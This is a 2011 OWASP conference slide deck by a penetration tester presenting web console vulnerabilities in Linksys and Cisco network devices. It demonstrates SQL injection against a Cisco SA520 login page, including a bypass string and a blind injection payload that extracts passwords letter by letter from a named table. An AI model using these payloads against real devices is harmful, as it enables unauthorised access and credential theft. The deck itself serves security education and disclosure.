OWASP

Selected vulnerabilities in web management consoles of network devices

Michał Sajdak,
Securitum

OWASP
23.11.2011

About me

- Michal Sajdak
  - CISSP
  - securitum.pl – owner
  - penetration tests / security training
  - btw, we officially support this meeting
    - enjoy cupcakes, etc

About my presentation

- I will show results of my research on linux based devices
  - Vulnerabilities leading to OS root access
  - authenticated / unauthenticated
- All vulnerabilities are web based
  - ie. bugs in web management software on devices
- Educational use only

About my presentation

- Most bugs we will see live
  - I’ve brought here a couple of unpatched devices


My research

- Linksys WAG54G2
  - OS root, 2009
- Cisco RVS 4000
  - OS root, unauthenticated access to config file / X.509 certificates / private keys, 2011
- Cisco SA520
  - OS root, authentication bypass, 2011

My research

- Most bugs we will see live
  - I’ve brought here a couple of unpatched devices

Presentation mini lab



Live Presentation (Cisco RVS4000)

© Cisco

Live Presentation (Cisco SA520)

© Cisco

Live Presentation (Cisco SA520)

- We have interesting issues here
- The communication can’t be intercepted with http proxy…

Live Presentation (Cisco SA520)

- But we can intercept http requests in web browser
  - Live HTTP Headers addon – Firefox
- … then use captured requests in http proxy
- OK, what we see here?

Live Presentation (Cisco SA520)

- There is another interesting issue in login page mechanisms
- But first we need to take a look at SQL injection vulnerability

Live Presentation (Cisco SA520)

- SQL injection - example
- http://example.com/news.php?id=10
  - SELECT * FROM news WHERE id = 10 AND active = 1
- http://example.com/news.php?id=10%20OR%201=1%23
  - SELECT * FROM news WHERE id = 10 OR 1=1# AND active = 1

Live Presentation (Cisco SA520)

- We can try the same on our login screen
  - $SQL = „SELECT * FROM users WHERE login = '$login' AND password = '$password'
    - We control $login and $password
  - So let's use $login/password = ' or '1'='1 which gives:
  - $SQL = „SELECT * FROM users WHERE login = '' or '1'='1' AND password = '' or '1'='1'

Live Presentation (Cisco SA520)

- We can employ here another technique – blind sql injection exploitation
  - Goal: we want all logins and passwords in plaintext (without logging into the device)

Live Presentation (Cisco SA520)

- Next steps:
  - 1. We need to know DB type (SQL syntax issues)
  - 2. We need to know the table name (and its column names), where user data is stored
- Both information can be obtained by whitebox analysis (ie. earlier OS exec vulnerability)
  - DB type is SQLLite
  - The table name is SSLVPNUsers
  - The columns are: Username and Password

Live Presentation (Cisco SA520)

- Full query which can be used to get all users and passwords from the db is:
  - SELECT Username, Password from SSLVPNUsers
- But we can't use it directly in our case
  - Login screen doesn't display anything except for error messages

Live Presentation (Cisco SA520)

- We have to get all the login/password letters one by one…
  - How to do this?
  - We need some SQL practice ;-)

Live Presentation (Cisco SA520)

- SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0
  - Returns password of the first user in the DB
- substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)
  - Returns the 1st letter of the password of the first user in the DB

Live Presentation (Cisco SA520)

- Our login will be:
  - ` OR substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)='a'--
- Resulting in the following query:
  - SELECT * FROM users WHERE login = '' OR substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)='a'-- AND password = '$password'
    - Returns „invalid username" when ='a' part is not true
    - Returns all users (other error) where ='a' part is true

Live Presentation (Cisco SA520)

- We automate the method… and have all the information we need
- How to prevent vulnerablities?

Live Presentation (Cisco SA520)

- More info here: http://securitum.com/dh/
  - updates soon (ie. when the affected devices are patched)
  - Questions?
  - michal.sajdak@securitum.pl

Live Presentation (Cisco SA520)

- Do we have more time?
  - I have 2 other unpatched devices to show

Live Presentation (Cisco SA520)

- Thank you